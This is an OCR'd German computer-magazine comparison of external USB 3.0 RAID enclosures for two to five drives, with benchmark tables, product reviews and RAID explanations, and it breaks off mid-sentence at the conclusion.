⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Lutz Labs

Speicher satt

Externe USB-3.0-Gehäuse für zwei bis fünf Festplatten

Speicher kann man nie genug haben, etwa für die Videoschnitt-Rohdaten. Externe Festplattengehäuse lassen sich mit passenden Festplatten gut an die eigenen Bedürfnisse anpassen und geben nur dann einen Mucks, wenn sie wirklich gebraucht werden. Zudem sind die meisten Modelle billiger und schneller als ein NAS.

Speicherplatz lässt sich nur durch eins ersetzen: noch mehr Speicherplatz. Die meisten Mainboards stellen sechs Anschlüsse für SATA-Geräte bereit – bietet das Gehäuse ausreichend Platz, reicht das schon für diverse Terabyte. Nutzer von Notebooks oder All-In-One-PCs haben keine Alternative zum externen Gehäuse. Diese haben zudem den Vorteil, dass man sie auch mal an einem anderen PC anschließen kann. USB-Boxen sind billiger als NAS-Geräte mit ebenso vielen Steckplätzen, Daten fließen per USB 3.0 schneller als per Gigabit-Ethernet, nämlich mit bis zu 450 MByte/s. Unsere Testmodelle verfügen zudem über RAID-Funktionen: Mit dem passenden RAID-Level hat der Ausfall einer einzelnen Festplatte keinen Datenverlust zur Folge.


Im Test sind Gehäuse mit zwei, vier und fünf Steckplätzen: Zwei 3,5-Zoll-Schächte haben das Fantec MR-35DU3-6G, die Icy-Boxen RD3620SU3 und RD3219StU3-B von RaidSonic, das Raidon GR3660-B3 und WDs MyBookPro. Das Raidon GR2660-B3 fasst zwei 2,5-Zoll-Speicher. Mit vier Schächten können das Drobo Mini (2,5 Zoll) sowie die 3,5-Zoll-Geräte RaidSonic Icybox IB-3640 und die dazu fast baugleichen Fantec QB-35US3R und Startech SAT3540U3ER aufwarten, gar fünf große Schächte hat die 5-Bay RAID Box von Sharkoon. Die Gehäuse für 3,5-Zoll-Platten vertragen Festplatten mit mehr als 4 TByte; 2,5-Zoll-Platten gibt es derzeit mit maximal 2 TByte.

RAID-Versionen


Alle Gehäuse in unserem Test verbinden die Platten in unterschiedlichen RAID-Leveln. Die Boxen für zwei Festplatten bieten mindestens RAID 0 und RAID 1, dazu immer noch einen JBOD-Modus – dazu gleich mehr. Bei den Geräten mit vier und fünf Festplattenschächten kommt RAID 5 hinzu, gelegentlich auch RAID 3, RAID 6 oder RAID 10.

Kurz zur Erinnerung: RAID 0 verteilt die Daten auf zwei Festplatten, bietet damit hohe Geschwindigkeit und die volle Festplattenkapazität, aber keinerlei Redundanz –

© Copyright by Heise Zeitschriften Verlag



Nur über die JMicron-Software lassen sich in einem Gehäuse zwei RAID-Verbünde konfigurieren – hier ein RAID 0 und ein RAID 5.



Knapp 28 TByte Speicherplatz auf einem Volume – das sollte eine Zeitlang reichen.

beim Ausfall einer Platte sind die Daten beider Festplatten verloren. RAID 1 hingegen setzt auf Sicherheit; hier werden alle Daten parallel auf zwei Platten geschrieben.

JBOD ist ein Spezialfall: Wer bereits ein NAS einsetzt, versteht unter Just a Bunch Of Disks eine Sammlung von Platten, die vom Controller einfach hintereinander gehängt werden und ein einzelnes großes Laufwerk ergeben. Bei unseren Festplattengehäusen ist das jedoch nicht immer der Fall: Hier heißt dieser Modus häufig „Big“ oder „Combine“. Stellt man die USB-Gehäuse auf JBOD ein, reichen sie die Platten einzeln an den PC weiter. Zur Vereinheitlichung versammeln wir alle Messungen eines plattenübergreifenden Laufwerks unter dem Begriff JBOD und nennen den Modus mit einzelnen Platten in diesem Artikel „Single“.

Bei RAID 5 verteilt der Controller die Nutzdaten und zugehörigen Prüfsummen auf alle eingebauten Platten. Insgesamt geht die Kapazität einer Festplatte für die Prüfsummeninformationen drauf; die maximale Kapazität eines RAID 5 beträgt somit (Anzahl der Festplatten – 1) × Kapazität der Einzelplatten.

RAID 10 ist eine Kombination aus RAID 0 und RAID 1, also eine Mischung aus Sicherheit und Geschwindigkeit. Wie bei RAID 1 steht lediglich die Hälfte der verbauten Festplattenkapazität zur Verfügung. Hier dürfen maximal zwei Platten ausfallen – aber nicht zwei beliebige, nur zwei zu einem RAID 0 gehörige.

JBOD oder BIG

Vorsicht beim JBOD-Modus: Einige Gehäuse fassen in diesem Modus alle Platten zu einem einzigen Laufwerk zusammen, andere führen alle eingebauten Laufwerke einzeln auf.

Einige Gehäuse bieten den exotischen RAID-Level 3 an, dieser hat in der Praxis jedoch keine Relevanz. Zu guter Letzt existiert noch RAID 6: Bei diesem dürfen zwei beliebige Platten ausfallen, ohne dass es zu Datenverlust kommt. RAID 6 lässt sich lediglich beim Drobo Mini einstellen.

Welches RAID?

Wir können im Rahmen dieses Artikels kein bestimmtes RAID-Level empfehlen (siehe auch [1]). RAID 1 gilt als besonders zuverlässig. Eine einzelne Platte aus einem RAID-1-Verbund sollte man beim Ausfall des Controllers eigentlich mittels USB-Adapter oder direkt an einem SATA-Port auslesen können – das klappte im Test nur beim Drobo Mini und bei WDs MyBook Duo nicht, diese interpretieren RAID 1 auf ihre eigene Weise.

Ein RAID 5 kommt für weniger wichtige Daten infrage. Platten aus einem solchen Verbund ließen sich bei unseren 4-Bay-Testmodellen einfach in das Gehäuse eines anderen Herstellers versetzen und dort wieder auslesen.

JBOD bietet keinerlei Redundanz, setzt also besonders gewissenhafte Backups voraus – aber darauf sollte man auch bei anderen RAID-Levels nicht verzichten. RAID 0 sollte nur zum Einsatz kommen, wenn es ausschließlich auf die Geschwindigkeit ankommt, etwa für Rohdaten beim Videoschnitt.

Aber auch für den Einsatz des Single-Modus gibt es Anwendungsszenarien: So kann man jederzeit eine Festplatte gegen eine größere austauschen, ohne sämtliche Daten sichern und neu einspielen zu müssen. Unter Windows 8 wird der Single-Modus dadurch interessant, dass man damit Microsofts Storage Spaces einsetzen kann [2], die ähnlich wie ein RAID 1 funktionieren. Storage Spaces haben den Vorteil, dass man bei steigendem Platzbedarf einzelne Platten gegen größere austauschen kann, was den Speicherplatz ohne nervige Umkopieraktionen vergrößert.

Maximal könnten im Sharkoon-Gehäuse bei Bestückung mit fünf 6-TByte-Platten knapp 28 TByte Daten lagern. Bei solchen Datenmassen kommen Effekte zum Tragen, die man früher vernachlässigen konnte: „Silent Data Corruption“ oder „Bit Rot“ [3]. Zwar soll ein nicht korrigierbarer Lesefehler laut der Spezifikation herkömmlicher SATA-Laufwerke seltener auftreten als einmal pro 10^{14}

RAID-Boxen – Transferraten mit SSD Samsung 850 Pro

	Lesen [MByte/s] besser ▶	**Schreiben** [MByte/s] besser ▶	**Lesen** [IOPS] besser ▶	**Schreiben** [IOPS] besser ▶
Drobo Mini[1]	260	128	1034	1988[2]
Fantec MR-35DU3-6G	431	439	6253	10899
Fantec QB-35US3R	260	257	4743	6664
RaidOn GR2660-B3	431	439	6238	10835
RaidOn GR3660-B3	431	439	6241	10849
RaidSonic IcyBox IB-3219STU3-B	412	426	4684	6659
RaidSonic IcyBox IB-3620SU3	260	257	4720	6634
Raidsonic Icybox IB-3640SU3	265	262	5579	6664
Sharkoon 5-Bay RAID Box	256	248	5123	6665
Startech SAT3540U3ER	260	257	4748	6668
WD MyBook Duo[3]	–	–	–	–

gemessen mit IOmeter, 512-KByte-Blöcke auf einem 8 GByte großen Teilbereich eines RAID-0-Verbunds aus zwei Samsung 850 Pro
[1] gemessen im RAID 1 [2] fällt nach wenigen Sekunden unter 1000 IOPS [3] SSD nicht erkannt

© Copyright by Heise Zeitschriften Verlag

USB-Speicher mit RAID-Funktionen

Drobo Mini

Das Drobo Mini konfiguriert sich praktisch automatisch und eignet sich damit vor allem für Anwender, die sich mit der Technik nicht beschäftigen möchten. Steckt man zwei Platten hinein, arbeiten diese automatisch im RAID-1-Modus, drei oder vier Platten hingegen mit RAID 5. Das funktioniert auch mit Platten verschiedener Hersteller und unterschiedlichen Kapazitäten.

Da das Drobo Mini immer rund 10 Prozent der Gesamtkapazität für Sicherungszwecke reserviert, ist die nutzbare Kapazität kleiner als bei den anderen RAID-Gehäusen. Über das Drobo Dashboard kann man bei der Bestückung mit drei oder mehr Platten eine doppelte Sicherung einstellen, sodass sogar der Ausfall von zwei Festplatten abgefangen wird. Dies kostet jedoch zusätzlich Speicherplatz. Unschön ist, dass das Drobo Mini unabhängig von der Bestückung sowohl unter Windows als auch unter Mac OS immer eine Gesamtkapazität von 16 TByte an das Betriebssystem meldet; die wahre Kapazität zeigt nur die Software.

Zur Beschleunigung des Datentransfers lässt sich an der Unterseite eine M.2-SSD einbauen. Auf die Benchmark-Ergebnisse hatte diese jedoch keine Auswirkung. Der größte Vorteil des Mini ist, dass die Daten auch bei einer Änderung des RAID-Level erhalten bleiben. Das Drobo erledigt die notwendigen Anpassungen im Hintergrund, so kann man durch das Einsetzen einer größeren Platte die Gesamtkapazität ohne Datenverlust vergrößern.

Die Übertragungsrate des Mini lag ‚am unteren Ende unseres Testfeldes. Zur Kontrolle haben wir das Drobo per Thunderbolt an einem Mac angeschlossen. Selbst dort kam das Drobo nicht recht in Schwung, lediglich beim SSD-Benchmark stieg die Leseleistung auf knapp 400 MByte/s.

Bewertung

- ⬆ einfache Installation
- ⬆ RAID-Erweiterung ohne Datenverlust
- ⬇ niedrige Geschwindigkeit
- ⬇ proprietäres RAID

Fantec MR-35DU3-6G

Das kleine Fantec-Gehäuse bietet Platz für zwei Festplatten, SSDs muss man über separat zu erwerbende Adapter einbauen. Die Einrichtung ist schnell erledigt: Die Laufwerksverriegelungen an der Vorderseite lassen sich mit dem Daumennagel drehen, zum Einbau ist kein Werkzeug notwendig. Die Platten muss man mit etwas Kraft in das Gehäuse hineindrücken, die letzten Millimeter erledigt die Hebelwirkung der Klappen.

Alle Bedienelemente finden sich auf der Vorderseite. Der Schiebeschalter für den RAID-Level ist etwas nach hinten versetzt angebracht und lässt sich nur mit einem Stift verschieben – das soll einen versehentlichen Wechsel des RAID-Modus mit anschließendem Datenverlust verhindern. Zudem muss man beim Einschalten den Reset-Taster gedrückt halten, um einen neuen Modus einzustellen. Etwas verwirrend sind ein paar Knöpfe auf der Front, die wie Taster aussehen, aber nur Deko sind.

Selbst im Leerlauf ist der Lüfter so laut, dass man das Gerät nur einschalten möchte, wenn man es unbedingt braucht – zudem dreht er alle paar Sekunden weiter auf. Noch schneller dreht er beim Zugriff auf die Festplatten, das nervt vor allem bei längeren Kopieraktionen.

Mit einer Sandisk-SSD X300s gab es Probleme: So kam zwar ein RAID-0-Verbund mit einer anderen SSD zustande, Windows meldete aber wenige Minuten später, dass das zuletzt angeschlossene USB-Gerät nicht ordnungsgemäß arbeiten würde – das MR-35DU3-6G meldete hingegen keinen Fehler. Nach dem erneuten Start des Speichergerätes war die unter Windows vorher korrekt formatierte Festplatte nicht mehr sichtbar. Laut Hersteller ist das Gehäuse nicht für SSDs freigegeben.

Bewertung

- ⬆ schneller USB-Modus
- ⬆ JBOD- und Single-Modus
- ⬇ nerviger Lüfter
- ⬇ Probleme mit einzelnen SSDs

Fantec QB-35US3R, Raidsonic Icy Box IB-3640SU3, Startech SAT3540U3ER

Die Gehäuse von Fantec, RaidSonic und Startech sind annähernd baugleich – die Icy Box sticht durch einen zusätzlichen Single-Modus und eine andere Frontblende hervor, die den Lärm etwas besser dämmt. Fast alle Bedienelemente befinden sich auf der Frontseite. Nur der Taster zum Bestätigen eines neuen RAID-Levels liegt hinter einer Klappe verborgen auf der Rückseite, was einen versehentlichen Wechsel ausschließt.

Als Besonderheit kann man den Lüfter nicht nur in einer schon recht lauten Automatikstellung laufen lassen, sondern auch in drei festen Stufen. Die höchste Stufe mit über 5 Sone macht genug Lärm für den Serverraum. Die Hersteller verbauen den gleichen RAID-Chip von JMicron.

Die Montage der Platten nimmt etwas Zeit in Anspruch, da man jede mit dem Schraubendreher um einen beiliegenden Henkel aufrüsten muss. Ohne diesen bekommt man die Platten nur schlecht aus dem Gehäuse wieder heraus. Für SSDs braucht man einen zusätzlichen Adapter. Vor den Plattenstapel kommt erst eine Metallsperre, dann die Gehäuseklappe.

Die Gehäuse von Fantec und Startech bereiteten an einem Testsystem (MSI Z87M-G43) Probleme: Mit einer SSD in der Box brach die Datenübertragungsrate nach kurzer Zeit zusammen, erholte sich aber dann wieder. Auch beim Testlauf mit h2Benchw gab es Abbrüche – Ursache sind wahrscheinlich Inkompatibilitäten mit dem USB-3.0-Chip des Mainboards. Auf anderen Systemen traten diese Probleme nicht auf. Fantec rät von der Verwendung spezieller NAS-Platten ab; Anwender sollten lieber übliche Desktop-Platten einbauen.

Bewertung

- ⬆ per Software konfigurierbar
- ⬆ viele RAID-Level
- ⬇ Verbindungsabbrüche über USB
- ⬇ umständliche Montage

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

USB-Speicher mit RAID-Funktionen

RaidOn GR2660-B3

Das kleinste Gerät im Test fasst nur zwei Festplatten oder SSDs im 2,5-Zoll-Format. Mit seinem Aluminium-Gehäuse und dem grünen Rahmen sieht es aber mit Abstand am schönsten aus. Zum Einbau braucht man kein Werkzeug: Klappe auf, Platte rein, Klappe zu. Die Klappen dienen zudem als Auswurfhebel, dazu kippt man sie, um sie danach in das Gehäuse hineinzuschieben.

Mit den DIP-Schaltern zum Umschalten des RAID-Modus auf der Rückseite sollte man nicht herumspielen, denn es fehlt eine Sicherheitsabfrage – im schlimmsten Fall sind beim nächsten Einschalten alle Daten futsch. Anders als in der Doku angegeben unterstützt das GR2660-B3 auch den JBOD-Modus.

Setzt man schnelle Festplatten ein, liegen die Übertragungsgeschwindigkeiten im RAID 0 kaum unter denen der mit 3,5-Zoll-Platten bestückten Geräte. Mit SSDs dreht das GR2260-B3 aber noch einmal auf: Im UASP-Modus mit schnellen SATA-SSDs erreichte das GR2260 über 430 MByte/s.

Insgesamt verrichtet das GR2260 seine Arbeit unauffällig, einige SSDs bereiteten jedoch Probleme: Das Gehäuse erkannte mit zwei Samsung-SSD 845DC Evo im RAID-0-Modus statt 480 oder 960 GByte eine Kapazität von 128 PByte – und ließ keinen Zugriff darauf zu. Eine Crucial MX100 und eine Sandisk X300s wurden mit den richtigen Kapazitäten erkannt, ließen sich aber nicht formatieren. Der Hersteller will in den nächsten Wochen ein Firmware-Update zur Verfügung stellen. Durch sein geringes Gewicht eignet sich das GR22260 auch für den mobilen Einsatz – dabei stört lediglich das etwas große Netzteil.

Bewertung

- einfache Installation
- lautlos beim Betrieb mit SSDs
- JBOD-Modus nicht dokumentiert
- Probleme bei Erkennung bestimmter SSDs

RaidOn GR3660-B3

Das GR3660-B3 bietet zwei 3,5-Zoll-Schächte (die Platten stehen auf der Seite). Den RAID-Modus stellt man mit einem Schiebeschalter auf der Rückseite ein. Beim nächsten Start wird der neue Modus aktiv und die vorher auf dem anderen RAID gespeicherten Daten sind futsch. Zum Glück ist der Schalter sehr tief eingebaut.

Die Platten muss man beim GR3660-B3 in Rahmen festschrauben, in die auch SSDs oder 2,5-Zoll-Platten ohne weiteren Adapter passen.

Die Übertragungsraten liegen beim GR3660-B3 etwas höher als beim kleineren GR2660-B3 – das liegt aber nicht am Gehäuse, sondern an den verwendeten Festplatten. Mit SSDs treten ähnliche Probleme auf wie bei der 2,5-Zoll-Version: Die Samsung-Datacenter-SSDs werden nicht erkannt. Hier allerdings verwirrte der Einsatz einer solchen SSD die Datenträgerverwaltung von Windows so, dass sie gleich zwei Einträge zum Datenträger 2 enthielt. Die Sandisk-SSD wollte das GR3660-B3 gar nicht einlesen; es kam kein RAID-0-Verbund zustande. RAID 1 und die Anwahl über einzelne Festplatten funktionierten mit den gleichen SSDs hingegen klaglos.

Beim Schreiben im RAID-0-Modus schwächelte das GR3660-B3 etwas; beim Lesen lag es hingegen in der Spitzengruppe, ebenso bei den Messungen in den anderen RAID-Modi. Setzt man SSDs ein, so gehört das GR3660-B3 dank des UASP-Modus ebenfalls zu den schnellsten Geräten in diesem Vergleich.

Die Leistungsaufnahme liegt im mittleren Bereich, der Lüfter lärmt jedoch selbst im Ruhezustand hörbar vor sich hin.

Bewertung

- schneller UASP-Modus
- SSDs ohne Adapter einbaubar
- Probleme mit bestimmten SSDs
- aufwendige Montage

RaidSonic Icy Box IB-3219STU3-B

Das Bestücken der Icy Box IB-3219STU3-B ist etwas nervig. Zwei kleine Schrauben auf der Unterseite halten einen Rahmen fest, den man nach hinten herauszieht – vorher muss man aber das Kabel für die LEDs an der Front abziehen und darf es beim Zusammenbau nicht wieder einzustecken vergessen.

Die beiden SATA-Steckplätze des Gehäuses sind nicht identisch: SMART-Daten erhält man nur von der unteren Platte, und nur dieser Anschluss arbeitet nicht mit einer Samsung-SSD 850 Pro zusammen – zumindest im RAID-Level 1 und im Single-Modus. Der obere funktioniert mit dieser SSD in allen Modi, mit den anderen SSDs aus unserem Fundus hatten wir ebenfalls keine Schwierigkeiten.

Konfiguriert wird die Box per DIP-Schalter auf der Rückseite. Hält man beim Einschalten den daneben angebrachten Taster für drei Sekunden fest, wechselt die Box in den eingestellten Modus. Offiziell unterstützt die Icy Box IB-3219STU3-B nur RAID 0, 1 und Single. Wählt man aber die einzige nicht im Handbuch dokumentierte Kombination, schaltet sie auf JBOD.

Obwohl die Box keinen Lüfter hat, ist sie auch im Leerlauf nicht lautlos – wie bei allen anderen Boxen fehlt eine Gummilagerung für die Festplatten, was das Gehäuse in Schwingung versetzt. Bestückt man die Icy Box mit SSDs, ist sie lautlos und durch den geringen Energieverbrauch auch als Dauerläufer interessant. Nervig ist das mit knapp 50 cm sehr kurze USB-Kabel; damit lässt sich das Gerät kaum so positionieren, dass man bequem an den Netzschalter kommt.

Bewertung

- leise
- schneller UASP-Modus
- umständliche Installation
- Probleme mit Samsung 850 Pro

© Copyright by Heise Zeitschriften Verlag

USB-Speicher mit RAID-Funktionen

RaidSonic Icy Box IB-3620SU3

RaidSonic liefert mit der Icy Box IB-3620SU3 eine kleine Version seines 4-Bay-Modells. Hier passen maximal zwei Festplatten hinein. Wie bei der Icy Box IB-3640SU3 muss man auch hier Plastikhenkel anschrauben, um die Platten später wieder bequem aus dem Gehäuse ziehen zu können.

Auch die Konfiguration ist identisch: Über einen Taster auf der Vorderseite wählt man den RAID-Level aus und bestätigt die Auswahl über einen Taster auf der Rückseite. Die JMicron-Software blieb beim Wechsel des RAID-Levels regelmäßig hängen – danach befand sich der Verbund in einem undefinierten Zustand und ließ sich nur über die Hardware-Tasten neu einstellen.

Hinter einer kleinen Öffnung der Gehäuserückseite befindet sich noch ein Schalter – die gleiche Öffnung haben die großen Gehäuse zwar auch, der Schalter ist dort jedoch nicht bestückt. Hier stellt man ein, ob das Gehäuse beim Ausschalten des PC in den Ruhezustand wechseln soll. Der dreistufige Lüfter rasselte bei unserem Testmuster etwas, wurde aber im Automatikmodus auch bei dauerhaftem Zugriff auf die Platten nicht so laut wie bei der Viererbox.

Zwei kleine LEDs auf der Vorderseite leuchten bei Aktivität der Platten, zusätzlich zeigen recht schwache grüne LEDs an, ob das Gerät per USB oder eSATA verbunden ist.

Die Übertragungsraten liegen im unteren Mittelfeld; für eine Box mit nur zwei Festplattenschächten ist das Gehäuse zu laut. Auch die Leerlauf-Leistungsaufnahme ist mit 5 Watt sehr hoch.

Bewertung

- ↑ Schlafmodus einstellbar
- ↓ aufwendige Festplatteninstallation
- ↓ hohe Leerlaufleistungsaufnahme
- ↓ rasselnder Lüfter

Sharkoon 5-Bay RAID Box

Der Speichergigant: Die Sharkoon 5-Bay RAID Box fasst fünf Festplatten. Bestückt man sie mit den größten derzeit erhältlichen Platten mit 6 TByte, kommen maximal 28 TByte Speicherplatz zusammen – wenn man auf sichernde RAID-Level verzichtet und die Platten zu einem JBOD zusammenschaltet. Im RAID 5 mit 4-TByte-Platten bleiben immer noch stattliche 22,4 TByte.

Die Installation der Platten ist einfach: Schraubarbeit ist nicht notwendig; man schiebt die Platten einfach in das Gehäuse hinein und drückt die Klappe zu. Öffnet man eine Klappe, schiebt ein Hebel die Platte nach vorne.

Den RAID-Level ändern DIP-Schalter auf der Rückseite, danach muss man beim nächsten Einschalten einen Taster gedrückt halten. Die Ersteinrichtung eines RAID 5 klappte bei uns erst, nachdem wir alle Platten einzeln im Single-Modus installiert hatten.

Als einziges Gerät im Test unterstützt die Sharkoon-Box auch zwei oder mehr RAID-Verbünde in einem Gehäuse; dazu muss man sie mit dem JMicron Manager konfigurieren. Ein RAID-5-Verbund aus vier Festplatten ließ sich in den Vierfach-Boxen lesen, die den gleichen RAID-Chipsatz von JMicron verwenden.

Obwohl Sharkoon zwei Lüfter verbaut, ist die Box gefühlt nicht lauter als die 4-Bay-Gehäuse. Die zusätzliche Festplatte erhöht jedoch die Leistungsaufnahme, auch im Ruhezustand. Die Übertragungsleistungen liegen im Mittelfeld, beim Lesen von Daten von einem RAID-1-Verbund und von einzelnen Platten jedoch deutlich unter dem Durchschnitt.

Bewertung

- ↑ hohe Kapazität
- ↑ einfache Installation
- ↑ viele RAID-Level
- ↓ hohe Leistungsaufnahme

WD MyBook Duo

Das MyBook Duo ist nicht als Leergehäuse erhältlich, sondern nur mit WD-Platten bestückt – und zwar in den Größen 4, 6 und 8 TByte und optional mit Thunderbolt-Anschluss. Darin stecken Platten aus WDs Red-Reihe mit jeweils der halben Kapazität. Mit zwei 6-TByte-Platten von WD lief das MyBook Duo ebenfalls, nicht jedoch mit Festplatten anderer Hersteller oder SSDs. Will man Platten tauschen, muss man den Deckel hochklappen, einen Käfig abschrauben und die Platten nach oben aus dem Gehäuse ziehen. Die an den mitgelieferten Platten verbauten Schrauben werden für die Ersatzexemplare gebraucht, um eine Lasche zum Herausziehen zu befestigen.

Einen Ausschalter gibt es nicht, somit lässt sich das MyBook Duo nur außer Betrieb nehmen, indem man den Stecker zieht. Da es aber mit 0,3 Sone sehr leise ist und der Energiebedarf mit 2,4 Watt im Schlafmodus in diesem Test Rekord ist, lässt sich das eventuell verschmerzen.

Die Verwaltung der RAID-Level geschieht über die mitgelieferte WD-Software, die auch Laufwerkstests und eine Einstellung des Sleep-Timer anbietet. Zudem liegt ein Backup-Programm dabei, das zur Nutzung registriert werden muss. Auf Wunsch lässt sich das gesamte Laufwerk verschlüsseln. Größtes Manko des MyBook Duo ist, dass sich Platten aus einem RAID-1-Verbund nicht an normalen USB-Adaptern auslesen lassen.

Bei den Durchsatzmessungen liegt das MyBook Duo in der Spitzengruppe, im RAID 0 erreicht es Werte von über 200 MByte/s. Das MyBook Duo eignet sich vor allem für Anwender, die ungerne schrauben.

Bewertung

- ↑ Passwortschutz möglich
- ↑ Backup-Programm im Lieferumfang
- ↓ läuft nur mit WD-Festplatten
- ↓ RAID 1 nicht kompatibel

© Copyright by Heise Zeitschriften Verlag

Etwas fummelig, aber klar: die RAID-Einstellung des RaidOn GR2660-B3

gelesenen Bits. Beim kompletten Auslesen großer RAIDs ist ein solcher Fehler allerdings nicht mehr unwahrscheinlich.

Zudem sollte man im Hinterkopf behalten, dass ein RAID-System nur vor dem Ausfall einer Festplatte schützt, nicht aber vor der eigenen Unachtsamkeit oder einem Schädling. Es ersetzt kein Backup – wobei die Datensicherung bei den mit unseren Testgeräten möglichen Multi-Terabyte-Systemen keine einfache Aufgabe mehr ist.

RAID-Verwaltung

Bei fast allen Gehäusen stellt man den passenden RAID-Level über DIP-Schalter oder Taster direkt am Gerät ein, bei einigen Geräten muss man beim Ein- oder Ausschalten zusätzlich einen Tester drücken, bevor der eingestellte Modus aktiv wird. WDs MyBook Duo und Drobo Mini haben keine Bedienelemente, sie werden per Software eingestellt.

Alle Gehäuse mit vier oder mehr 3,5-Zoll-Steckplätzen und die IcyBox IB-3620SU3 enthalten einen Controller von JMicron. Sie lassen sich deshalb auch über den JMicron HW RAID Manager konfigurieren, den man bei [4] herunterladen kann. Der RAID-Manager stellt nicht nur den RAID-Level ein, sondern etwa auch die Zeit, nach der die Gehäuse in den Schlafzustand wechseln sollen.

Interessant ist die Möglichkeit, über den JMicron-Manager in einem Gehäuse mehr als einen RAID-Verbund anzulegen. So kann man etwa für wichtige Daten ein RAID 1 konfigurieren und ein RAID 0 als schnellen Zwischenspeicher. Der Windows-Explorer zeigt daraufhin zwei Laufwerke. Die Option funktionierte im Test jedoch lediglich mit der Sharkoon-Box – bei den anderen Gehäusen führten unsere Versuche nicht zum Erfolg.

Der Wechsel des RAID-Modus ohne Datenverlust ist nur beim Drobo Mini möglich. Bei allen anderen Gehäusen gehen durch die Wahl eines anderen RAID-Level sämtliche Daten verloren. Hatten wir schon erwähnt, dass RAID kein Backup ersetzt?

Einbau

Nach dem Einbau der Festplatten in die Gehäuse und der Einstellung des RAID-Level steht die Einrichtung unter Windows aus. Alleine die Datenträgerverwaltung führte beim Test nicht in allen Fällen zum Erfolg; die Partitionen ließen sich nicht formatieren.

Dann hilft es nur, die komplette Partition mit dem Kommandozeilen-Tool diskpart zu löschen [5]. Anschließend kann man die Partition neu erstellen, formatieren und ihr einen Laufwerksbuchstaben zuweisen.

Anschlusswahl

USB hat sich mit der Version 3.0 zur besten Wahl bei der Anbindung externer Speicher gemausert. eSATA ist wie FireWire praktisch ausgestorben, und Thunderbolt ist nur bei Apple-Rechnern verbreitet [6]. So ganz problemlos läuft es aber auch mit USB 3.0 nicht. Bei Verbindungsproblemen ist es ratsam, zunächst alle Treiber zu aktualisieren und zudem die USB-Energiesparoptionen abzuschalten; auch der Austausch des Kabels kann helfen.

Wir haben alle Messungen per USB durchgeführt und ausschließlich sequenzielle Messungen durchgeführt – auf so großen Festplatten dürften vor allem große Datenmengen landen. USB 3.0 erreicht eine maximale Transferrate von knapp 500 MByte/s. Mit dem klassischen USB-BOT-Modus (Bulk Only Transport) erreicht man jedoch kaum mehr als 250 MByte/s. Fast doppelt so schnell wird es mit dem USB Attached SCSI Protocol (UASP). UASP funktioniert unter Mac OS, aktuellen Linux-Versionen und Windows 8.1 automatisch – sofern sowohl Hostadapter als auch Storage-Device UASP unterstützen. Bei Windows 7 muss man dazu den passenden Treiber für den USB-Controller auftreiben.

UASP kommt allerdings erst bei SSDs zum Tragen. Beim Einsatz konventioneller Magnetplatten ist UASP kein Thema: Selbst im schnellen RAID-0-Verbund schaffen Festplatten nicht deutlich über 200 MByte/s.

Einsatz von SSDs

Kommt es auf Geschwindigkeit an, wählt man heute statt einer Festplatte eine SSD. SSDs passen in unsere Gehäuse notfalls per Adapter, sie müssen ihre Daten aber über die im Vergleich zu SATA lahme USB-Schnittstelle übertragen. Zudem stellen einige Boxen intern nur einen SATA-II-Anschluss bereit, der die SSDs auf unter 300 MByte/s bremst.

Den schnellen UASP-Modus beherrschen nur vier Gehäuse: die beiden RaidOn-Modelle GR2660-B3 und GR3660-B3 das Fantec 11R-35DU3-69 sowie die IcyBox IB-3219STU3-B. Im RAID-0-Modus erreichten sie Übertragungsraten von rund 430 MByte/s. Alle anderen Gehäuse lagen mit rund 260 MByte/s deutlich darunter, das Drobo Mini schaffte beim Schreiben gar nur die Hälfte.

Als externer Speicher kommen SSDs damit vor allem infrage, wenn interne Erweiterungsmöglichkeiten fehlen.

Fazit

Wer auf Nummer sicher gehen möchte und mit maximal 6 TByte auskommt, wählt ein Gehäuse mit zwei Steckplätzen und erstellt ein RAID 1. In diesem Modus liegen die Übertragungsraten auf einem ähnlichen Niveau, die Gehäuse unterscheiden sich fast nur bei Leistungsaufnahme und Lärmpegel. Leise und energiesparend sind das WD MyBook Duo und das RaidOn GR2660-B3 mit 2,5-Zoll-Platten, das aber im RAID 1 maximal 2 TByte bereitstellt und deutlich langsamer ist. Mit 0,8 Sone im Leerlauf schon ziemlich laut ist

RAID-Boxen – sequenzielle Transferraten

